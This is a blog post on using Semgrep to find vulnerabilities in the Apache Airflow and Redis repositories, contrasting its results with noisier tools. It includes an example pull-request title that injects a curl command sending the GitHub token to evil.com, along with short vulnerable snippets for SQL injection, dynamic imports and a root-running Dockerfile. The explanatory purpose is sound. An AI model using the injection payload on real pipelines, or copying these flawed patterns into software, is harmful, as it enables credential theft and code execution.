Static Analysis Is Broken: Until You Use Semgrep Like This
I ran a static analysis tool on two production-grade repositories and it changed how I think about security tooling forever

Static Analysis Is Broken: Until You Use Semgrep Like This
I ran a static analysis tool on two production-grade repositories and it changed how I think about security tooling forever
The Problem Nobody Talks About
Static analysis tools are supposed to help you find vulnerabilities.
But in reality?
They overwhelm you.
When I ran traditional tooling on a large codebase, I got:
- 39,154 issues
- Thousands of “warnings”
- Almost no clarity on what actually mattered
At that point, the tool stops being useful.
It becomes noise.
The Experiment
I decided to test Semgrep on real-world repositories:
- Apache Airflow
- Redis
Instead of focusing on how to run it, I focused on something more important:
What does it actually find and does it matter?
Here’s the command:
semgrep scan --config auto --json --quiet /path/to/repo--config auto: curated rules from Semgrep registry- Covers OWASP Top 10, CWE, framework-specific issues
- Multi-language support out of the box
The Results (This Is Where It Gets Interesting)

Let that sink in.
Semgrep found 99% fewer issues but more real ones.
What Semgrep Actually Found
This is where things get real.
1. CI/CD Injection: The Most Overlooked Attack Surface
In Redis, Semgrep flagged:
- 118 GitHub Actions injection vulnerabilities
Example:
run: echo "${{ github.event.pull_request.title }}"Now imagine an attacker opens a PR titled:
Fix bug"; curl http://evil.com/steal?token=$GITHUB_TOKEN; echo "Your CI pipeline just executed attacker-controlled code.
This is one of the most exploited real-world vulnerabilities and most tools don’t even scan YAML.
2. SQL Injection: But a little Smarter
Semgrep didn’t just flag SQL injection.
It understood context:
db.execute(text(f"SELECT * FROM {table} WHERE id = {user_id}"))Instead of flagging every SQL string:
- It knows SQLAlchemy APIs
- It detects unsafe patterns
- It avoids safe parameterized queries
Compare that to traditional tools:
They flag everything. You ignore everything.
3. Dynamic Imports: Remote Code Execution
importlib.import_module(module_name)If module_name is user-controlled?
You just gave an attacker the ability to load arbitrary code.
What’s different here:
Semgrep traces where
module_namecomes from — not just that it exists.
4. Cross-Language XSS (This Is Huge)
Semgrep detected:
- Python (Jinja2 templates)
- JavaScript (
innerHTMLusage)
In a single scan.
Most tools operate in silos.
Real applications don’t.
5. Docker & Infrastructure Misconfigurations
Example:
FROM python:3.11
# No USER specified → runs as root
Impact:
- Container compromise = root access
- Possible host escape scenarios
Again:
Traditional tools don’t even look here.
6. Weak Crypto, JWT Issues, and More
Semgrep also flagged:
- SHA1 usage (collision attacks)
- JWT decoding without verification
- Secrets leaking into logs
- Insecure deserialization (
pickle.loads)
These aren’t theoretical.
They’re real, exploitable vulnerabilities.
Semgrep vs Traditional Static Analysis
Here’s the real difference:

The key insight:
Static analysis isn’t broken because it misses bugs. It’s broken because it shows too many.
How I’d Actually Use Semgrep
The best setup isn’t replacing tools.
It’s combining them:
- Bandit: quick Python linting
- Semgrep: deep, contextual analysis
Together:
Coverage and precision
Final Takeaway
Static analysis isn’t useless. But most tools are unusable.
Semgrep changes that by focusing on:
- real vulnerabilities
- real context
- real impact
If you care about fixing issues, not just reporting them, this is the direction security tooling is heading.
🔗 Connect With Me
If you’re building in security, AI, or developer tooling, let’s connect:
- 🐦 *Twitter/X*
- 💻 *GitHub*
- 🔗 *LinkedIn*
I’m currently working on systems around:
- automated vulnerability detection
- AI-assisted fixing pipelines
- LLM-driven security analysis
CyberSecurity #AppSec #StaticAnalysis #Semgrep #DevSecOps #SoftwareEngineering #OpenSource #OWASP #CloudSecurity #CI_CD #Docker #Kubernetes #AI #LLM #DeveloperTools #InfoSec #SecurityEngineering #Programming #TechWriting
메타데이터
- post_id
- 4e2fa9ecc08a
- slug
- static-analysis-is-broken-until-you-use-semgrep-like-this-4e2fa9ecc08a
- url
- https://medium.com/@manmeet.singh.kalra18/static-analysis-is-broken-until-you-use-semgrep-like-this-4e2fa9ecc08a
- canonical_url
- https://medium.com/@manmeet.singh.kalra18/static-analysis-is-broken-until-you-use-semgrep-like-this-4e2fa9ecc08a
- author_url
- https://medium.com/@manmeet.singh.kalra18
- status
- ok
- fetched_at
- 2026-06-22 17:31:34